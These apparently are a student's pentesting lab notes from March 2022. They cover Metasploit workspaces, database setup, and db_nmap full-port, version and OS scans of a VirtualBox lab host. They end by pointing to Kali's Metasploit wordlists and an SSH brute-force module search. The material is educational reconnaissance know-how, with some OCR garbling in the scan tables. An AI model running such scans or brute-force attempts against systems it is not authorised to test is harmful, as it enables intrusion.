3/14/2022 - NMAP & SQL MSFConsole


Monday, March 14, 2022   10:00 AM

Workspace

Workspaces allow you to create a separate Working Area for all of your projects. All hosts, vulns, scans et Cetera will be stored in that Workspace, allowing you to quickly switch between them and continue working on a different project.


From <https://www.ceos3c.com/security/metasploit-how-to-use-workspaces-and/>

To start the postgresql service you type service postgresql start *you can use this to start any service in kali you would just replace postgresql with the service you want start - service [service you want started] start*




```
┌──(root㉿kali)-[/home/kali]
└─# service postgresql start
```

To check the status of the database you type service postgresql status




```
┌──(root㉿kali)-[/home/kali]
└─# service postgresql status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Mon 2022-03-14 10:19:38 EDT; 3min 31s ago
    Process: 1529 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1529 (code=exited, status=0/SUCCESS)
        CPU: 2ms

Mar 14 10:19:38 kali systemd[1]: Starting PostgreSQL RDBMS...
Mar 14 10:19:38 kali systemd[1]: Finished PostgreSQL RDBMS.
```

To start the msfconsole database you type msfdb init



```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Start Msfconsole




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

To see all of the databases you type workspace -v *-v stands for verbose - this means you can see the background commands that are running


The verbose output provides additional information about the scan being performed. It is useful to monitor step by step actions Nmap performs on a network,

From <https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/> *




```
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
*        default  0      0         0      0      0      0
```

To add a workspace you can type workspace -a [workspace you want to use] *-a will connect or add a workspace*




```
msf6 > workspace -a Npower
[*] Added workspace: Npower
[*] Workspace: Npower
msf6 > █
```

Once you connect to the workspace you will see the * next to the active/current workspace you are using.




```
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
         default  0      0         0      0      0      0
*        Npower   0      0         0      0      0      0

msf6 > █
```

To go back to the default workspace you can type workspace default




```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
*        default  0      0         0      0      0      0
         Npower   0      0         0      0      0      0

msf6 > 
```

To delete the workspace you type workspace -d [workspace you want to delete]



```
msf6 > workspace -d Test
[*] Deleted workspace: Test
[*] Switched to workspace: default
msf6 > 
```

To get the workspace help menu you type workspace --help



```
msf6 > workspace --help
Usage:
    workspace                  List workspaces
    workspace -v               List workspaces verbosely
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -D               Delete all workspaces
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information

msf6 > 
```

Enumeration give further information about a machine *if you are stuck when pentesting you have to enumerate again and again to get further information.*

1. You look for the services they are running
2. You look for the open ports
3. You look for what operating system is the victim running

NMAP


To do a NMAP scan in msfconsole you type db_nmap -p- -sV -O [IP of Victim Machine]

*-p- this will scan all 65535 ports or you can put in a range -p [range of ports] or a specific port -p [port you want to scan]


To do a version scan, use the '-sV' command. Nmap will provide a list of services with its versions.

From <https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/>

-O is used to detect the OS of a system. **OS scanning is not 100% accurate keep that in mind***




```
msf6 > db_nmap -p- -sV -O 10.0.2.4
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 11:11 EDT
[*] Nmap: Nmap scan report for 10.0.2.4
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 65516 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 21/tcp    open  ftp              Microsoft ftpd
[*] Nmap: 22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open  http             Microsoft IIS httpd 7.5
[*] Nmap: 1617/tcp  open  java-rmi         Java RMI
[*] Nmap: 4848/tcp  open  ssl/http         Oracle Glassfish Application Server
[*] Nmap: 5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: 8020/tcp  open  http             Apache httpd
[*] Nmap: 8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8027/tcp  open  papachi-p2p-srv?
[*] Nmap: 8080/tcp  open  http             Sun GlassFish Open Source Edition  4.0
[*] Nmap: 8282/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8383/tcp  open  http             Apache httpd
[*] Nmap: 8484/tcp  open  http             Jetty winstone-2.8
[*] Nmap: 8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
[*] Nmap: 9200/tcp  open  wap-wsp?
[*] Nmap: 49153/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc            Microsoft Windows RPC
[*] Nmap: 49157/tcp open  java-rmi         Java RMI
[*] Nmap: 49158/tcp open  tcpwrapped
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
n/submit.cgi?new-service :
[*] Nmap: SF-Port9200-TCP:V=7.92%I=7%D=3/14%Time=622F5B8F%P=x86_64-pc-linux-gnu%r(Ge
[*] Nmap: SF:tRequest,18F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
[*] Nmap: SF:on;\x20charset=UTF-8\r\nContent-Length:\x20312\r\n\r\n{\r\n\x20\x20\"st
[*] Nmap: SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Louise\x20Mason\",\r\
[*] Nmap: SF:n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"
[*] Nmap: SF:1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985
[*] Nmap: SF:e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestamp\"\x20:
[*] Nmap: SF:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapshot\"\x20
[*] Nmap: SF::\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.7\"\r\n\
[*] Nmap: SF:x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\x20Searc
[*] Nmap: SF:h\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\
```




```
[*] Nmap: SF:x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTS
[*] Nmap: SF:PRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/plain;\x20
[*] Nmap: SF:charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,
[*] Nmap: SF:"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20
[*] Nmap: SF:charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x2
[*] Nmap: SF:0for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x20meth
[*] Nmap: SF:od\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type
[*] Nmap: SF::\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
[*] Nmap: MAC Address: 08:00:27:84:85:FF (Oracle VirtualBox virtual NIC)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: WAP|phone
[*] Nmap: Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
[*] Nmap: OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 209.51 seconds
msf6 >
```

The workspace created previously will show all the information you have scanned. Check the workspace using workspace -v *you see that after the scan there is one host nine




```
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
         default  0      0         0      0      0      0
*        MSA3     1      19        0      0      0      1
```

To check the services you type services and it will display the 19 services.



```
msf6 > services
Services
========

host      port   proto  name             state  info
----      ----   -----  ----             -----  ----
10.0.2.4  21     tcp    ftp              open   Microsoft ftpd
10.0.2.4  22     tcp    ssh              open   OpenSSH 7.1 protocol 2.0
10.0.2.4  80     tcp    http             open   Microsoft IIS httpd 7.5
10.0.2.4  1617   tcp    java-rmi         open   Java RMI
10.0.2.4  4848   tcp    ssl/http         open   Oracle Glassfish Applicati
                                                on Server
10.0.2.4  5985   tcp    http             open   Microsoft HTTPAPI httpd 2.
                                                0 SSDP/UPnP
10.0.2.4  8020   tcp    http             open   Apache httpd
10.0.2.4  8022   tcp    http             open   Apache Tomcat/Coyote JSP e
                                                ngine 1.1
10.0.2.4  8027   tcp    papachi-p2p-srv  open
10.0.2.4  8080   tcp    http             open   Sun GlassFish Open Source
                                                Edition  4.0
10.0.2.4  8282   tcp    http             open   Apache Tomcat/Coyote JSP e
                                                ngine 1.1
10.0.2.4  8383   tcp    http             open   Apache httpd
10.0.2.4  8484   tcp    http             open   Jetty winstone-2.8
10.0.2.4  8585   tcp    http             open   Apache httpd 2.2.21 (Win64
                                                ) PHP/5.3.10 DAV/2
10.0.2.4  9200   tcp    wap-wsp          open
10.0.2.4  49153  tcp    msrpc            open   Microsoft Windows RPC
10.0.2.4  49154  tcp    msrpc            open   Microsoft Windows RPC
10.0.2.4  49157  tcp    java-rmi         open   Java RMI
10.0.2.4  49158  tcp    tcpwrapped       open
10.0.2.4  49178  tcp    java-rmi         open   Java RMI
10.0.2.4  49179  tcp    tcpwrapped       open
```


To check the host you can type hosts *You will see the IP, MAC, and OS*




```
msf6 > hosts

Hosts
=====

addres  mac       name  os_name  os_flavor  os_sp  purpose  info  comments
s
------  ---       ----  -------  ---------  -----  -------  ----  --------
10.0.2  08:00:2         Windows             2.4.X  client
.4      7:84:85         7
        :ff
```

worklworkspace

To check the notes you type notes




```
msf6 > notes

Notes
=====

 Time      Host      Service  Port  Protocol  Type            Data
```




```
2022-03-  10.0.2.4                              host.os.nmap_  {:os_vendor=>
14 15:14                                        fingerprint    "Microsoft",
:53 UTC                                                        :os_family=>"
                                                               Windows", :os
                                                               _version=>"7"
                                                               , :os_accurac
                                                               y=>100, :os_m
                                                               atch=>"Micros
                                                               oft Windows V
                                                               ista SP2, Win
                                                               dows 7 SP1, o
                                                               r Windows Ser
                                                               ver 2008"}
```

Kali comes with wordlist that can be used to bruteforce a username and/or password *the screenshot shows the path for metasploit wordlist you can go back one directory fc




```
┌──(root㉿kali)-[/usr/share/wordlists/metasploit]
└─# cd /usr/share/wordlists/metasploit/

┌──(root㉿kali)-[/usr/share/wordlists/metasploit]
└─# 
```

Since SSH is open, in msfconsole you can search for a SSH bruteforce by typing search type:aux ssh



